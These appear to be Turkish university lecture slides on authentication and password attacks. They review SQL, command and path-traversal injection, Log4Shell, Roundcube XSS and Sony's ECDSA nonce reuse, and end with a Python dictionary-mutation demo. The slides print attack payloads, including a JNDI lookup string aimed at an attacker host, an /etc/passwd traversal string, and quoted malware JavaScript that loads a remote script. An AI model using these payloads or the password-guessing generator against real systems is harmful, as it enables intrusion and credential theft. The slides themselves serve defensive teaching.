
HAFTA 5 · KİMLİK DOĞRULAMA

Authentication

Parola saldırıları, sızan parolalar, parola politikası ve MFA.



BUGÜN

Hafta 1–4 tekrarı ve parola saldırıları

1 · Tekrar

Hafta 1–4 terimleri
4 vaka

→

2 · Saldırılar

Brute force · sözlük
stuffing · spraying

→

3 · Sızıntılar

Düz metin · hash
infostealer · HIBP

→


4 · Savunma

NIST 2025 · Argon2id
MFA · özet

Temel kavramlar

Terim	Anlamı	Örnek
Vulnerability	Güvenlik sınırını aşmaya izin veren hata	Birleştirilen SQL sorgusu
Exploit	Vulnerability'yi tetikleyip kullanan girdi veya kod	id=1 OR 1=1
Root cause	Hatanın kaynağı olan yanlış varsayım veya satır	Girdi SQL metnine ekleniyor
Trust boundary	Güvenilmeyen taraftan güvenilen tarafa geçiş; geçen her şey input	Tarayıcı → sunucu
Attack surface	Dışarıdan ulaşılabilen giriş noktalarının toplamı	Form, API, dosya yükleme
CIA triad	Gizlilik, bütünlük, erişilebilirlik	Sızıntı gizliliği bozar
CVE / CWE / CVSS	Vulnerability kimliği / türü / 0–10 önem puanı	CVE-2021-44228 · CWE-89
Defense in depth	Birden çok katman; biri aşılınca diğeri etkiyi sınırlar	Parola + MFA + rate limit

Yama Mart'ta yayımlandı, ihlal Eylül'de duyuruldu



Pages / Home / Security Bulletins

S2-045

Created by Lukasz Lenart, last updated by René Gielen on Mar 19, 2017 • 1 minute read

Summary


Possible Remote Code Execution when performing file upload based on Jakarta Multipart parser.

Who should read this	All Struts 2 developers and users
Impact of vulnerability	Possible RCE when performing file upload based on Jakarta Multipart parser
Maximum security rating	Critical
Recommendation	Upgrade to Struts 2.3.32 or Struts 2.5.10.1
Affected Software	Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10
Reporter	Nike Zheng <nike dot zheng at dbappsecurity dot com dot cn>
CVE Identifier	CVE-2017-5638

Problem

It is possible to perform a RCE attack with a malicious `Content-Type` value. If the `Content-Type` value isn'
is then used to display an error message to a user.

Mart 2017 · Apache Struts bülteni S2-045
"Critical" · çözüm: 2.3.32 veya 2.5.10.1



Equifax Announces Cybersecurity Incident Involving Consumer Information

No Evidence of Unauthorized Access to Core Consumer or Commercial Credit Reporting Databases

Company to Offer Free Identity Theft Protection and Credit File Monitoring to All U.S. Consumers

September 7, 2017 — Equifax Inc. (NYSE: EFX) today announced a cybersecurity incident potentially impacting approximately 143 million U.S. consumers. Criminals exploited a U.S. website application vulnerability to gain access to certain files. Based on the company's investigation, the unauthorized access occurred from mid-May through July 2017. The company has found no evidence of unauthorized activity on Equifax's core consumer or commercial credit reporting databases.

The information accessed primarily includes names, Social Security numbers, birth dates, addresses and, in some instances, driver's license numbers. In addition, credit card numbers for approximately 209,000 U.S. consumers, and certain dispute documents with personal identifying information for approximately 182,000 U.S. consumers, were accessed. As part of its investigation of this application vulnerability, Equifax also identified unauthorized access to limited personal information for certain UK and Canadian residents. Equifax will work with UK and Canadian regulators to determine appropriate next steps. The company has found no evidence that personal information of consumers in any other country has been impacted.

Equifax discovered the unauthorized access on July 29 of this year and acted immediately to stop the intrusion. The company promptly engaged a leading, independent cybersecurity firm that has been conducting a comprehensive forensic review to determine the scope of the intrusion, including the specific data impacted. Equifax also reported the criminal access to law enforcement and continues to work with authorities. While the company's investigation is substantially complete, it remains ongoing and is expected to be completed in the coming weeks.

"This is clearly a disappointing event for our company, and one that strikes at the heart of who we are and what we do. I apologize to consumers and our business customers for the concern and frustration this causes," said Chairman and Chief Executive Officer, Richard F. Smith. "We pride ourselves on being a leader in managing and protecting data, and we are conducting a thorough review of our overall security operations. We also are focused on consumer protection and have developed a comprehensive portfolio of services to support all U.S. consumers, regardless of whether they were impacted by

Eylül 2017 · Equifax duyurusu
"yaklaşık 143 milyon" (sonra 145,5 milyon)

Bülten Mart'tan beri herkese açıktı; açık sistem yamalanmadı.

Ekran görüntüsü: Apache Struts S2-045 · equifaxsecurity2017.com, 8 Eylül 2017 arşivi (Wayback Machine) · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · EQUIFAX · 2017 · HAFTA 1

Bilinen bir CVE, iki ay yamasız kaldı

NE OLDU?

Mayıs–Temmuz 2017'de saldırganlar internete açık itiraz portalından girdi. En az 145,5 milyon kişinin adı, kimlik numarası ve doğum tarihi alındı.

SALDIRI TÜRÜ

CVE-2017-5638 · Apache Struts
Content-Type header'ı ile uzaktan kod çalıştırma

KÖK NEDEN

Mart'ta çıkan yama uygulanmadı. Bulunan düz metin parolalar 48 veritabanına açtı. Sertifikası 19 aydır dolmuş izleme cihazı trafiği göremedi.

GAO-18-559 · Equifax sızıntısı · Ağustos 2018 · ABD Temsilciler Meclisi · Equifax raporu · Aralık 2018


Injection: veri, kod olarak okunuyor

Terim	Anlamı	Payload
SQL injection	Girdi SQL sorgusunun parçası olur; WHERE koşulu değişir	`1 OR 1=1`
UNION-based (in-band)	Sorguya ikinci SELECT eklenir; başka tablonun satırları yanıta gelir	`1 UNION SELECT password_hash, NULL FROM users`
Boolean-based blind	Veri yanıtta görünmez; var / yok farkından bilgi çıkar	`1 AND 1=1` ↔ `1 AND 1=2`
Time-based blind	Koşul doğruysa yanıt gecikir	`1 AND SLEEP(5)` (MySQL)
Second-order	Kaydedilen girdi daha sonra başka bir sorguda çalışır	kayıt: `alice'--`
Command injection	Girdi shell komutunun parçası olur; ikinci komut çalışır	`alice; echo DEMO`
Argument injection	Shell yok, ama input program option'ı olarak okunur	`--output=demo.txt`
Path traversal · LFI	../ ile izin verilen dizinin dışındaki dosyayı okumak	`../private/demo-secret.txt` `../../../../etc/passwd`

Veriyi koddan ayır

Saldırı	Düzeltme	Kod
SQL injection	Parameterized query: SQL sabit, değer ayrı bağlanır	`db.execute("… WHERE id = ?", (uid,))`
ORDER BY · kolon adı	Identifier parametre olamaz → allowlist	`if key not in columns: abort(400)`
Command injection	Shell yok, argüman listesi	`subprocess.run(["/usr/bin/echo", "Hello", name])`
Argument injection	-- ile option'ları bitir	`["git", "log", "--format=%s", "--", name]`
Path traversal · LFI	Resolve et, base directory içinde mi kontrol et, sonra oku	`target.is_relative_to(download_root)`

NVD kaydı: en yüksek puan, CVSS 10.0



CVE-2021-44228 Detail

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

QUICK INFO

CVE Dictionary Entry:
CVE-2021-44228
NVD Published Date:
Dec 10, 2021
NVD Last Modified:
Aug 11, 2026
Source:
Apache Software Foundation

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0 | SSVC

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	**Base Score:** 10 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
ADP: CISA-ADP	**Base Score:** 10 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are

Ekran görüntüsü: NVD · CVE-2021-44228 · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

NEYE BAKALIM?

> Açıklama: log mesajındaki parametreler “saldırgan kontrolündeki LDAP'a karşı korunmuyor”.

> Base Score 10 CRITICAL: ağ üzerinden, giriş yapmadan, kullanıcı etkileşimi olmadan.

> Hafta 1: CVE kimliği ve CVSS vektörü böyle bir sayfadan okunur.

VAKA · LOG4SHELL · 2021 · HAFTA 2

Log'a yazılan metin bile yorumlanırsa

NE OLDU?

Aralık 2021'de Java'nın en yaygın log kütüphanesi Log4j'de, log'a yazılan bir metinle uzaktan kod çalıştırma açığı duyuruldu. Dünya çapında acil yama dalgası başladı.

SALDIRI TÜRÜ

Injection · CVSS 10.0
${jndi:ldap://saldirgan/a} → User-Agent, form, sohbet mesajı

KÖK NEDEN

Log mesajındaki ${...} ifadeleri lookup olarak çözülüyordu. Veri, kod gibi yorumlandı; JNDI uzaktaki sunucudan sınıf yükleyebildi.

Apache Logging · Log4j güvenlik duyuruları (CVE-2021-44228)

HTTP, cookie, session ve XSS

Terim	Anlamı	Örnek · payload
Cookie	Sunucu yanıtta kaydettirir, tarayıcı sonraki istekte gönderir	`Set-Cookie: sid=K8…`
Secure · HttpOnly · SameSite	Yalnız HTTPS · JavaScript okuyamaz · site dışı isteklerde sınırlı	`…; HttpOnly; SameSite=Lax`
Session	Tarayıcıda rastgele kimlik, kayıt sunucuda	`sid=K8… → user_id: 42`
İmzalı cookie	Veri tarayıcıda; imza değişikliği tespit eder, gizlemez	`user_id=7` + eski imza → red
Authentication / authorization	Kimsin? / Bu kaynağa izin var mı? (401 / 403)	Alice → Bob'un profili: 403
Reflected XSS	Girdi aynı yanıtta HTML olarak çalışır	`<img src=x onerror=…>`
Stored XSS	Kaydedilen girdi sonraki ziyaretçinin tarayıcısında çalışır	HTML içeren yorum
Output encoding	Şablon veriyi metin olarak basar (autoescape)	`{{ term }}` → `<img…`
CSP	Yalnız nonce'u eşleşen script çalışır	`script-src 'nonce-…'`

ESET: e-postayı açmak yetti

Once we decode the base64-encoded value in the `href` attribute of the `use` tag, we have:

```
<svg id="x" xmlns="http://www.w3.org/2000/svg"> <image href="x"
onerror="eval(atob( <base64-encoded payload>))" /></svg>
```

As the `x` value argument of the `href` attribute is not a valid URL, this object's `onerror` attribute will be activated. Decoding the payload in the `onerror` attribute gives us the following JavaScript code (with the malicious URL manually defanged), which will be executed in the browser of the victim in the context of their Roundcube session:

```
var
fe=document.createElement('script');fe.src="https://recsecas[.]com/control
server/checkupdate.js";document.body.appendChild(fe);
```

Surprisingly, we noticed that the JavaScript injection worked on a fully patched Roundcube instance. It turned out that this was a zero-day XSS vulnerability affecting the server-side script rcube_washtml.php, which doesn't properly sanitize the malicious SVG document before being added to the HTML page interpreted by a Roundcube user. We reported it to Roundcube and it was patched on October 14th, 2023 (see this commit). The vulnerability affects Roundcube versions 1.6.x before 1.6.4, 1.5.x before 1.5.5, and 1.4.x before 1.4.15.

In summary, by sending a specially crafted email message, attackers are able to load arbitrary JavaScript code in the context of the Roundcube user's browser window. No manual interaction other than viewing the message in a web browser is required.

NEYE BAKALIM?

> Üstte: e-postanın içindeki SVG'den çıkan kod. Hafta 3'teki `<img src=x onerror=…>` ile aynı fikir.

> Ortada: çalışan kod, saldırganın sunucusundan ikinci bir script yüklüyor.

> Altta: kullanıcının yapması gereken tek şey e-postayı açmak.

Ekran görüntüsü: ESET WeLiveSecurity · Winter Vivern, Roundcube zero-day · 25 Ekim 2023 · erişim 17 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · ROUNDCUBE WEBMAIL · 2023 · HAFTA 3

E-postayı açan kullanıcının mailleri saldırgana gitti

NE OLDU?

Ekim 2023'te Winter Vivern grubu, Avrupa'daki devlet kurumlarına ve bir düşünce kuruluşuna e-posta gönderdi. Roundcube'da mesajı açan kullanıcının klasörleri ve e-postaları saldırganın sunucusuna gönderildi.

SALDIRI TÜRÜ

Stored XSS · CVE-2023-5631
E-postadaki SVG → onerror → saldırganın script'i

KÖK NEDEN


Roundcube'un HTML temizleyicisi e-postadaki zararlı SVG'yi temizlemeden sayfaya ekliyordu. Script kullanıcının açık oturumuyla çalıştı.

ESET · Winter Vivern, Roundcube zero-day (CVE-2023-5631) · Ekim 2023


Kriptografi terimleri

Terim	Anlamı	Örnek
Encoding	Biçim dönüşümü; key yok, herkes geri açar	Base64
Simetrik şifreleme	Aynı key ile şifreleme ve çözme	AES-GCM
Asimetrik şifreleme	Public key ile şifrele, private key ile çöz	RSA
Diffie–Hellman	Secret'ı göndermeden ortak key üretmek	TLS el sıkışması
Hash	Tek yönlü, sabit uzunlukta özet	SHA-256
HMAC	Key'li hash; mesajın değişmediğini doğrular	API isteği imzası
Dijital imza	Private key ile imzala, public key ile doğrula	Güncelleme dosyası
CSPRNG	Tahmin edilemeyen rastgele sayı üreteci	secrets.token_urlsafe
Nonce	Aynı key ile yalnız bir kez kullanılan değer	AES-GCM nonce'u

27C3 sunumu: her imzada aynı “rastgele” sayı



fail0verflow'un esprisi (xkcd 221):
Sony'nin m değeri her imzada aynıydı



Aynı m ile iki imza → önce m,
sonra private key k hesaplanır

Private key ele geçti: herkes Sony adına imza atabilir hale geldi.

Sunum sayfaları: fail0verflow · 27C3 Console Hacking 2010 · Aralık 2010 · erişim 16 Ekim 2026.

VAKA · SONY PS3 · 2010 · HAFTA 4

Her imzada aynı “rastgele” sayı

NE OLDU?

fail0verflow, Aralık 2010'da 27C3'te Sony'nin PS3 yazılımlarını imzaladığı private key'i hesapladığını gösterdi. Bu key ile imzalanan kod konsolda resmî yazılım gibi çalışır.

SALDIRI TÜRÜ

Nonce tekrarı → ECDSA private key'in hesaplanması

KÖK NEDEN

ECDSA her imzada yeni, gizli ve rastgele bir k ister. Sony her imzada aynı k'yı kullandı; iki imza key'i çözmeye yetti.

fail0verflow · 27C3 Console Hacking 2010 · Aralık 2010

Parolayı doğru sakladık. Saldırgan yine girebilir mi?

Kayıt

`Argon2id + salt`

→

Giriş

`HTTPS ile POST /login`

→

Sonuç

`Parola doğruysa giriş başarılı`

Evet: parolayı bilen herkes, sistem için Alice'tir.

TAHMİN

Yaygın parola

123456, Sonbahar2026!

TEKRAR KULLANIM

Başka siteden sızan

Aynı e-posta + parola

ÇALINMA

Infostealer · oltalama

Tahmine gerek yok

Kim olduğunu üç yoldan kanıtlayabilirsin

BİLDİĞİN

Parola · PIN

Kopyalanabilir, tahmin edilebilir, tekrar kullanılabilir.

SAHİP OLDUĞUN

Telefon · güvenlik anahtarı

Uygulama kodu, passkey, donanım anahtarı.

OLDUĞUN


Parmak izi · yüz

Genelde cihazdaki anahtarın kilidini açar.

MFA: farklı türden en az iki faktör. Parola + güvenlik sorusu MFA değildir.

PAROLANIN YOLCULUĞU

Parola nerelerde ele geçebilir?



Kullanıcı	Cihaz · tarayıcı	Ağ	Giriş sunucusu	Veritabanı · yedek
SALDIRI	**SALDIRI**	**SALDIRI**	**SALDIRI**	**SALDIRI**
Tahmin · oltalama tekrar kullanım	Infostealer keylogger	TLS yoksa dinleme	Online deneme spraying · stuffing	Sızıntı → offline kırma
SAVUNMA	**SAVUNMA**	**SAVUNMA**	**SAVUNMA**	**SAVUNMA**
Parola yöneticisi MFA · passkey	Güncel cihaz zararlı tespiti	HTTPS · TLS (Hafta 4)	Bekleme · tek mesaj yaygın parola listesi	Argon2id + salt (Hafta 4)

ONLINE / OFFLINE

Sunucuya mı soruyoruz, elimizdeki hash'e mi?

ONLINE

Her deneme bir HTTP isteği

Sunucu görür, sınırlar, bekletir, loglar.
NIST: hesap başına ardışık hata ≤ 100.
Hız: saniyede birkaç–birkaç yüz.

OFFLINE

Hash dosyası saldırganın elinde

Sunucu hiçbir şey görmez; kilit yok.
Hızı hash türü ve donanım belirler.
MD5: saniyede ~219,5 milyar (1 GPU).

Online savunma: deneme sayısını sınırla. Offline savunma: her denemeyi pahalı yap.

NIST SP 800-63B-4 · Temmuz 2025 · 3.2.2 Rate limiting

Dört farklı parola saldırısı


Saldırı	Ne denenir?	Örnek
Brute force	Bütün aday uzayı	0000 → 9999
Dictionary + kurallar	İnsanların seçtiği kelimeler	kahve → Kahve2026!
Credential stuffing	Başka siteden sızan e-posta:parola	alice@posta.test : Kahve2019!
Password spraying	Tek yaygın parola, çok hesap	Sonbahar2026! × 500 hesap

Dictionary ve brute force online da offline da olabilir. Stuffing ve spraying giriş sayfasına yapılan online saldırılardır.

KİM, KAÇ KEZ DENENİYOR?

Aynı tablo, üç farklı desen

Brute force



1 hesap × çok parola

Password spraying



çok hesap × 1 parola

Credential stuffing



her hesaba kendi sızan parolası

Hesap kilidi tek hesaptaki hatalı denemeleri sayar. Spraying ve stuffing her hesapta çok az deneme yapar.

İnsanlar rastgele seçmez

Parola	Sızıntılarda görülen hesap sayısı (NCSC, 2019)
123456	23,2 milyon
123456789	7,7 milyon
qwerty	3,8 milyon
password	3,6 milyon
1111111	3,1 milyon

Saldırgan sözlüğü sıklık sırasıyla dener; en yaygın parola ilk sırada denenir.

UK NCSC · En çok sızan parolalar · Nisan 2019

Sözlükteki kelimeyi politikaya uydurmak

Python · lablar/hafta05/demo.py

```python
def mutate(word):
    yield word                                  # kahve
    yield word.capitalize()                     # Kahve
    for year in ("2024", "2025", "2026"):
        yield word + year                       # kahve2026
        yield word.capitalize() + year + "!"    # Kahve2026!
```

Bir kelime → 8 aday · 60 kelime → 479 benzersiz aday

kahve · Kahve · kahve2024 · Kahve2024! · … · Kahve2026!

ŞABLON · MASK

Politika şablonu aday uzayını daraltır

